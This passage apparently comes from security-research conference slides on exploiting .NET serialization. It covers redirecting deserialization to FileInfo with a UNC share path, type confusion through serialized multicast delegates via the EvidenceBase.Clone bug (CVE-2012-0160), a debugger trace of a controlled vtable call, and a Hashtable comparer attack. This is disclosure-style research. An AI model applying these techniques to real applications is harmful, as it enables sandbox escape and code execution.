        info.AddValue("OriginalPath", @"\\server\~share");
    }
}
```

Deserialize as an unrelated type


ISerializable Redux

```
[Serializable]
class CustomSerializableClass : ISerializable
{
    public void GetObjectData(SerializationInfo info,
                              StreamingContext context)
    {
        // Change our type to something else!
        info.SetType(typeof(FileInfo));

        info.AddValue("OriginalPath", @"\\server\~share");
    }
}
```


Deserialize as an unrelated type

Fake serialization data


Type Conversion



Type Conversion



Type Conversion



But So What?

- What can we actually use this for?
- Could probably do SMB reflection etc. again but we have code running on the machine, we must be able to do better?
- What if we could get back the object we deserialized?

Attack of the Clones

- *EvidenceBase* Class added to .NET 4
- Marked as serializable
- Implements a *Clone* method
  - Common programming technique to copy object state

EvidenceBase.Clone


```
[SecurityPermission(SecurityAction.Assert,
        SerializationFormatter = true)]
public virtual EvidenceBase Clone()
{
     using (MemoryStream stream = new MemoryStream())
     {
          BinaryFormatter formatter = new BinaryFormatter();
          formatter.Serialize(stream, this);
          stream.Position = 0L;
          return formatter.Deserialize(stream) as EvidenceBase;
     }
}
```

EvidenceBase.Clone

```
[SecurityPermission(SecurityAction.Assert,
        SerializationFormatter = true)]
public virtual EvidenceBase Clone()
{
     using (MemoryStream stream = new MemoryStream())
     {
          BinaryFormatter formatter = new BinaryFormatter();
          formatter.Serialize(stream, this);
          stream.Position = 0L;
          return formatter.Deserialize(stream) as EvidenceBase;
     }
}
```

Oh Dear!

Exploiting It!



Delegates

- A fundamental type in the .NET runtime
  - Gets special treatment for reasons of performance
- Effectively a fancy function pointer
- Crucially it is serializable

Delegate Multicasting

```
delegate void MyDelegatePtr(IntPtr p);

public static void DoSomethingPtr(IntPtr p)
{
    Console.WriteLine(p);
}

public RunDelegate()
{
    MyDelegatePtr d = Delegate.Combine(
       new MyDelegatePtr(DoSomethingPtr),
       new MyDelegatePtr(DoSomethingPtr));

    d(new IntPtr(0x12345678));
}
```

Delegate Multicasting

```
delegate void MyDelegatePtr(IntPtr p);

public static void DoSomethingPtr(IntPtr p)
{
    Console.WriteLine(p);
}

public RunDelegate()
{
    MyDelegatePtr d = Delegate.Combine(
       new MyDelegatePtr(DoSomethingPtr),
       new MyDelegatePtr(DoSomethingPtr));

    d(new IntPtr(0x12345678));
}
```

Type of delegate

Combine two delegates together

Delegate Multicasting

```
delegate void MyDelegatePtr(IntPtr p);

public static void DoSomethingPtr(IntPtr p)
{
    Console.WriteLine(p);
}

public RunDelegate()
{
    MyDelegatePtr d = Delegate.Combine(
       new MyDelegatePtr(DoSomethingPtr),
       new MyDelegatePtr(DoSomethingPtr));

    d(new IntPtr(0x12345678));
}
```

Type of delegate

Combine two delegates together

Calls DoSomethingPtr twice with the same parameter

Delegate Multicasting

```
delegate void MyDelegatePtr(IntPtr p);

public static void DoSomethingPtr(IntPtr p)
{
    Console.WriteLine(p);
}

public RunDelegate()
{
    MyDelegatePtr d = Delegate.Combine(
       new MyDelegatePtr(DoSomethingPtr),
       new MyDelegatePtr(DoSomethingPtr));

    d(new IntPtr(0x12345678));
}
```

Type of delegate

Combine two delegates together

Calls DoSomethingPtr twice with the same parameter

Delegate Multicasting

```
delegate void MyDelegateStr(String s);

public static void DoSomet
hingStr(String s) { }

 public RunDelegate()
{
    MyDelegatePtr d = Delegate.Combine(
       new MyDelegatePtr(DoSomethingPtr),
       new MyDelegateStr(DoSomethingStr));

    d(new IntPtr(0x12345678));
}
```

Delegate Multicasting

```
delegate void MyDelegateStr(String s);

public static void DoSomet
hingStr(String s) { }

 public RunDelegate()
{
    MyDelegatePtr d = Delegate.Combine(
       new MyDelegatePtr(DoSomethingPtr),
       new MyDelegateStr(DoSomethingStr));

    d(new IntPtr(0x12345678));
}
```

Combination fails with an Exception

Serialized Delegate

```
public RunDelegate()
{
    // Get a delegate combining IntPtr and String types
    MyDelegatePtr d = GetSerializedDelegate();

    d(new IntPtr(0x12345678));
}
```

Serialized Delegate

```
public RunDelegate()
{
    // Get a delegate combining IntPtr and String types
    MyDelegatePtr d = GetSerializedDelegate();

    d(new IntPtr(0x12345678));
}
```

Now what will this do?

Type Confusion

```
eax=000d3888 ebx=0035b798 ecx=12345678
edx=12345678 esi=0024eae4 edi=00000001
eip=002f09fb esp=0024eaac ebp=0024eab4 iopl=0
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b

002f09fb 8b01    mov     eax,dword ptr [ecx] ds:002b:12345678=????????
002f09fd 8b4028  mov     eax,dword ptr [eax+28h]
002f0a00 ff10    call    dword ptr [eax]

0:000> !clrstack
OS Thread Id: 0x12a0 (0)
Child SP IP       Call Site
0024eaac 002f09fb Demo.DoSomethingStr(System.String)
0024eae4 000ca2be Demo+MyDelegatePtr.Invoke(IntPtr)
0024eaf4 002f054b Demo.DoTypeConfusion()
```

Type Confusion

ECX Points to Fake Value

```
eax=000d3888 ebx=0035b798 ecx=12345678
edx=12345678 esi=0024eae4 edi=00000001
eip=002f09fb esp=0024eaac ebp=0024eab4 iopl=0
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b

002f09fb 8b01    mov     eax,dword ptr [ecx] ds:002b:12345678=????????
002f09fd 8b4028  mov     eax,dword ptr [eax+28h]
002f0a00 ff10    call    dword ptr [eax]

0:000> !clrstack
OS Thread Id: 0x12a0 (0)
Child SP IP       Call Site
0024eaac 002f09fb Demo.DoSomethingStr(System.String)
0024eae4 000ca2be Demo+MyDelegatePtr.Invoke(IntPtr)
0024eaf4 002f054b Demo.DoTypeConfusion()
```

Research. Response. Assurance

Type Confusion

```
eax=000d3888 ebx=0035b798 ecx=12345678
edx=12345678 esi=0024eae4 edi=00000001
eip=002f09fb esp=0024eaac ebp=0024eab4 iopl=0
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b

002f09fb 8b01    mov     eax,dword ptr [ecx] ds:002b:12345678=????????
002f09fd 8b4028  mov     eax,dword ptr [eax+28h]
002f0a00 ff10    call    dword ptr [eax]

0:000> !clrstack
OS Thread Id: 0x12a0 (0)
Child SP IP       Call Site
0024eaac 002f09fb Demo.DoSomethingStr(System.String)
0024eae4 000ca2be Demo+MyDelegatePtr.Invoke(IntPtr)
0024eaf4 002f054b Demo.DoTypeConfusion()
```

ECX Points to Fake Value

Results in a VTable look up and call

Type Confusion

```
eax=000d3888 ebx=0035b798 ecx=12345678
edx=12345678 esi=0024eae4 edi=00000001
eip=002f09fb esp=0024eaac ebp=0024eab4 iopl=0
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b

002f09fb 8b01    mov     eax,dword ptr [ecx] ds:002b:12345678=????????
002f09fd 8b4028  mov     eax,dword ptr [eax+28h]
002f0a00 ff10    call    dword ptr [eax]

0:000> !clrstack
OS Thread Id: 0x12a0 (0)
Child SP IP       Call Site
0024eaac 002f09fb Demo.DoSomethingStr(System.String)
0024eae4 000ca2be Demo+MyDelegatePtr.Invoke(IntPtr)
0024eaf4 002f054b Demo.DoTypeConfusion()
```

ECX Points to Fake Value

Results in a VTable look up and call

Clearly Confused

Demonstration

- Quick demo in a Click Once Application
- Fixed in CVE-2012-0160
- Windows 7

Reflection Attack

- *EvidenceBase* isn't exactly subtle
  - Clearly a bug and should be fixed
- What if we could do the same but:
  - Without any specific bug
  - Works in any version of .NET
  - Also be difficult to fix ☺

Hashtable Serialization

```
public class Hashtable
{
  object[] keys;
  object[] values;
  HashBuckets buckets;

  protected Hashtable(SerializationInfo info,
                      StreamingContext context)
  {
      keys = (object[])info.GetValue("keys");
      values = (object[])info.GetValue("values");
      buckets = RebuildHashTable(keys, values);
  }
}
```

Hashtable Serialization

```
public class Hashtable
{
  object[] keys;
  object[] values;
  HashBuckets buckets;

  protected Hashtable(SerializationInfo info,
                      StreamingContext context)
  {
      keys = (object[])info.GetValue("keys");
      values = (object[])info.GetValue("values");
      buckets = RebuildHashTable(keys, values);
  }
}
```

Deserialize Keys and Values

Hashtable Serialization

```
public class Hashtable
{
  object[] keys;
  object[] values;
  HashBuckets buckets;

  protected Hashtable(SerializationInfo info,
                      StreamingContext context)
  {
      keys = (object[])info.GetValue("keys");
      values = (object[])info.GetValue("values");
      buckets = RebuildHashTable(keys, values);
  }
}
```

Deserialize Keys and Values


Rebuild Hash Table

Hashtable Serialization

```
IEqualityComparer comparer;

private HashBuckets RebuildHashtable(object[] keys,
                                     object[] values)
{
    HashBuckets ret = new HashBuckets();
    for (int i = 0; i < keys.Length; ++i)
    {
        ret.Add(comparer.GetHashCode(keys[i]), values[i]);
    }
    return ret;
}
```

Hashtable Serialization

```
IEqualityComparer comparer;
```



Serialized with Hashtable

```
private HashBuckets RebuildHashtable(object[] keys,
                                     object[] values)
{
    HashBuckets ret = new HashBuckets();
    for (int i = 0; i < keys.Length; ++i)
    {
        ret.Add(comparer.GetHashCode(keys[i]), values[i]);
    }
    return ret;
}
```

Hashtable Serialization

```
IEqualityComparer comparer;

private HashBuckets RebuildHashtable(object[] keys,
                                     object[] values)
{
    HashBuckets ret = new HashBuckets();
    for (int i = 0; i < keys.Length; ++i)
    {
        ret.Add(comparer.GetHashCode(keys[i]), values[i]);
    }
    return ret;
}
```

Serialized with Hashtable

Calls method passing back keys

Hashtable Serialization


```
IEqualityComparer comparer;

private HashBuckets RebuildHashtable(object[] keys,
                                     object[] values)
{
    HashBuckets ret = new HashBuckets();
    for (int i = 0; i < keys.Length; ++i)
    {
        ret.Add(comparer.GetHashCode(keys[i]), values[i]);
    }
    return ret;
}
```

Serialized with Hashtable


What if this wasn't serialized?

Calls method passing back keys

